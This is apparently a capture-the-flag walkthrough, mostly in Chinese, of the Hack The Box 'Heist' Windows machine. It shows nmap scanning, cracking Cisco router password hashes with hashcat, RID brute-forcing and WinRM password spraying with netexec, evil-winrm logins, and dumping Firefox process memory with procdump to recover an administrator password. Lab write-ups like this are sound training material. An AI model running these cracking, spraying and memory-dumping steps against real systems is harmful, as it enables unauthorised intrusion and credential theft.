HTB-Heist
| OS | Difficulty |
|---|---|
| Windows | Easy |
Nmap Scan
$ nmap 10.10.10.149 -sC -sV -p- -T4 --min-rate 1000
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-22 12:02 CST
Nmap scan report for 10.10.10.149
Host is up (0.11s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
| http-title: Support Login Page
|_Requested resource was login.php
|_http-server-header: Microsoft-IIS/10.0
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
135/tcp   open  msrpc         Microsoft Windows RPC
445/tcp   open  microsoft-ds?
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49669/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-03-22T03:46:41
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_clock-skew: -18m26s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 217.07 seconds
添加本地域名解析

$ echo '10.10.10.149 heist.htb' | sudo tee -a /etc/hosts 访问80 端口,点击guest登录
点击Attachment,跳转到http://heist.htb/attachments/config.txt

可以获取到用户名和密码hash
version 12.2
no service pad
service password-encryption
!
isdn switch-type basic-5ess
!
hostname ios-1
!
security passwords min-length 12
enable secret 5 $1$pdQG$o8nrSzsGXeaduXrjlvKc91
!
username rout3r password 7 0242114B0E143F015F5D1E161713
username admin privilege 15 password 7 02375012182C1A1D751618034F36415408
!
!
ip ssh authentication-retries 5
ip ssh version 2
!
!
router bgp 100
 synchronization
 bgp log-neighbor-changes
 bgp dampening
 network 192.168.0.0Â mask 300.255.255.0
 timers bgp 3 9
 redistribute connected
!
ip classless
ip route 0.0.0.0 0.0.0.0 192.168.0.1
!
!
access-list 101 permit ip any any
dialer-list 1 protocol ip list 101
!
no ip http server
no ip http secure-server
!
line vty 0 4
 session-timeout 600
 authorization exec SSH
 transport input ssh
密码破解
破解password7 https://www.firewall.cx/cisco/cisco-routers/cisco-type7-password-crack.html
使用hashid 识别hash 类型然后使用hashcat 破解
$ hashid '$1$pdQG$o8nrSzsGXeaduXrjlvKc91'
Analyzing '$1$pdQG$o8nrSzsGXeaduXrjlvKc91'
[+] MD5 Crypt
[+] Cisco-IOS(MD5)
[+] FreeBSD MD5
$ hashcat -a 0 -m 500 hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
<...>
$1$pdQG$o8nrSzsGXeaduXrjlvKc91:stealth1agent
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 500 (md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5))
Hash.Target......: $1$pdQG$o8nrSzsGXeaduXrjlvKc91
Time.Started.....: Sat Mar 22 12:30:30 2025 (13 secs)
Time.Estimated...: Sat Mar 22 12:30:43 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 267.4 kH/s (7.34ms) @ Accel:128 Loops:125 Thr:32 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 3563520/14344385 (24.84%)
Rejected.........: 0/3563520 (0.00%)
Restore.Point....: 3538944/14344385 (24.67%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:875-1000
Candidate.Engine.: Device Generator
Candidates.#1....: stefy06 -> ssrssr1978
Hardware.Mon.#1..: Temp: 49c Util: 65% Core:1771MHz Mem:3504MHz Bus:8
Started: Sat Mar 22 12:30:29 2025
Stopped: Sat Mar 22 12:30:45 2025
rout3r: 0242114B0E143F015F5D1E161713($uperP@ssword)
admin: 02375012182C1A1D751618034F36415408(Q4)sJu\Y8qz*A3?d)
hazard:$1$pdQG$o8nrSzsGXeaduXrjlvKc91(stealth1agent)
枚举用户
使用netexec 和凭证枚举用户
$ netexec smb heist.htb  -u "hazard" -p "stealth1agent" --rid-brute
SMB         10.10.10.149    445    SUPPORTDESK      [*] Windows 10 / Server 2019 Build 17763 x64 (name:SUPPORTDESK) (domain:SupportDesk) (signing:False) (SMBv1:False)
SMB         10.10.10.149    445    SUPPORTDESK      [+] SupportDesk\hazard:stealth1agent
SMB         10.10.10.149    445    SUPPORTDESK      500: SUPPORTDESK\Administrator (SidTypeUser)
SMB         10.10.10.149    445    SUPPORTDESK      501: SUPPORTDESK\Guest (SidTypeUser)
SMB         10.10.10.149    445    SUPPORTDESK      503: SUPPORTDESK\DefaultAccount (SidTypeUser)
SMB         10.10.10.149    445    SUPPORTDESK      504: SUPPORTDESK\WDAGUtilityAccount (SidTypeUser)
SMB         10.10.10.149    445    SUPPORTDESK      513: SUPPORTDESK\None (SidTypeGroup)
SMB         10.10.10.149    445    SUPPORTDESK      1008: SUPPORTDESK\Hazard (SidTypeUser)
SMB         10.10.10.149    445    SUPPORTDESK      1009: SUPPORTDESK\support (SidTypeUser)
SMB         10.10.10.149    445    SUPPORTDESK      1012: SUPPORTDESK\Chase (SidTypeUser)
SMB         10.10.10.149    445    SUPPORTDESK      1013: SUPPORTDESK\Jason (SidTypeUser)
winrm 爆破
目标开放了5985 将收集到的所有用户和口令对winrm 进行爆破
$ netexec winrm heist.htb  -u user.txt -p pass.txt --continue-on-success
WINRM       10.10.10.149    5985   SUPPORTDESK      [*] Windows 10 / Server 2019 Build 17763 (name:SUPPORTDESK) (domain:SupportDesk)
WINRM       10.10.10.149    5985   SUPPORTDESK      [-] SupportDesk\rout3r:$uperP@ssword
WINRM       10.10.10.149    5985   SUPPORTDESK      [-] SupportDesk\admin:$uperP@ssword
WINRM       10.10.10.149    5985   SUPPORTDESK      [-] SupportDesk\hazard:$uperP@ssword
WINRM       10.10.10.149    5985   SUPPORTDESK      [-] SupportDesk\Administrator:$uperP@ssword
WINRM       10.10.10.149    5985   SUPPORTDESK      [-] SupportDesk\Chase:$uperP@ssword
WINRM       10.10.10.149    5985   SUPPORTDESK      [-] SupportDesk\Jason:$uperP@ssword
WINRM       10.10.10.149    5985   SUPPORTDESK      [-] SupportDesk\rout3r:Q4)sJu\Y8qz*A3?d
WINRM       10.10.10.149    5985   SUPPORTDESK      [-] SupportDesk\admin:Q4)sJu\Y8qz*A3?d
WINRM       10.10.10.149    5985   SUPPORTDESK      [-] SupportDesk\hazard:Q4)sJu\Y8qz*A3?d
WINRM       10.10.10.149    5985   SUPPORTDESK      [-] SupportDesk\Administrator:Q4)sJu\Y8qz*A3?d
WINRM       10.10.10.149    5985   SUPPORTDESK      [+] SupportDesk\Chase:Q4)sJu\Y8qz*A3?d (Pwn3d!)
WINRM       10.10.10.149    5985   SUPPORTDESK      [-] SupportDesk\Jason:Q4)sJu\Y8qz*A3?d
WINRM       10.10.10.149    5985   SUPPORTDESK      [-] SupportDesk\rout3r:stealth1agent
WINRM       10.10.10.149    5985   SUPPORTDESK      [-] SupportDesk\admin:stealth1agent
WINRM       10.10.10.149    5985   SUPPORTDESK      [-] SupportDesk\hazard:stealth1agent
WINRM       10.10.10.149    5985   SUPPORTDESK      [-] SupportDesk\Administrator:stealth1agent
WINRM       10.10.10.149    5985   SUPPORTDESK      [-] SupportDesk\Jason:stealth1agent
使用evil-winrm 登录用户
$ evil-winrm -i 10.10.10.149 -u Chase  -p 'Q4)sJu\Y8qz*A3?d'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Chase\Documents> whoami
supportdesk\chase
*Evil-WinRM* PS C:\Users\Chase\Desktop> dir

    Directory: C:\Users\Chase\Desktop

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        4/22/2019   9:08 AM            121 todo.txt
-ar---        3/22/2025   9:08 AM             34 user.txt
权限提升
查看进程,发现firefox
*Evil-WinRM* PS C:\Users\Chase> ps

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName
-------  ------    -----      -----     ------     --  -- -----------
    454      17     2264       5332               364   0 csrss
    291      13     2288       5168               480   1 csrss
    357      15     3480      14584              2468   1 ctfmon
    252      14     3936      13428              3832   0 dllhost
    166       9     1824       9748       0.02   6648   1 dllhost
    615      32    30096      57836               980   1 dwm
   1489      57    23924      78568              5088   1 explorer
   1053      69   143248     219100       2.95   6300   1 firefox
    347      19    10232      39812       0.03   6408   1 firefox
    401      33    31456      90444       0.34   6560   1 firefox
    378      28    22220      59020       0.16   6836   1 firefox
    355      25    16376      38944       0.05   7116   1 firefox
     49       6     1516       3872               788   0 fontdrvhost
     49       6     1804       4648               796   1 fontdrvhost
      0       0       56          8                 0   0 Idle
    <...>
    342      16     8352      18156              3972   0 WmiPrvSE
   2264      28    89968     107400       0.70   3004   0 wsmprovhost
上传procdump64.exe 和strings64.exe 对firefox 进行dump
*Evil-WinRM* PS C:\Users\Chase> .\procdump64.exe -accepteula -ma 6408

ProcDump v11.0 - Sysinternals process dump utility
Copyright (C) 2009-2022 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[11:07:56] Dump 1 initiated: C:\Users\Chase\firefox.exe_250322_110756.dmp
[11:07:56] Dump 1 writing: Estimated dump file size is 289 MB.
[11:07:57] Dump 1 complete: 289 MB written in 1.1 seconds
[11:07:58] Dump count reached.
*Evil-WinRM* PS C:\Users\Chase> .\strings64.exe -accepteula firefox.exe_250322_110756.dmp > firefox.exe_250322_110756.txt
*Evil-WinRM* PS C:\Users\Chase> findstr "password" ./firefox.exe_250322_110756.txt
MOZ_CRASHREPORTER_RESTART_ARG_1=localhost/login.php?login_username=admin@support.htb&login_password=4dD!5}x/re8]FBuZ&login=
MOZ_CRASHREPORTER_RESTART_ARG_1=localhost/login.php?login_username=admin@support.htb&login_password=4dD!5}x/re8]FBuZ&login=
RG_1=localhost/login.php?login_username=admin@support.htb&login_password=4dD!5}x/re8]FBuZ&login=
MOZ_CRASHREPORTER_RESTART_ARG_1=localhost/login.php?login_username=admin@support.htb&login_password=4dD!5}x/re8]FBuZ&login=
browser.safebrowsing.passwords.enabled
<...>
使用获取到的密码登录目标,获取到管理员权限
$ evil-winrm -i heist.htb -u administrator  -p '4dD!5}x/re8]FBuZ'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
<...>
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir

    Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar--- 3/22/2025 9:08 AM 34 root.txt| Flag | Path |
|---|---|
| Flag1 | C:\Users\Chase\Desktop\user.txt |
| Flag2 | C:\Users\Administrator\Desktop\root.txt |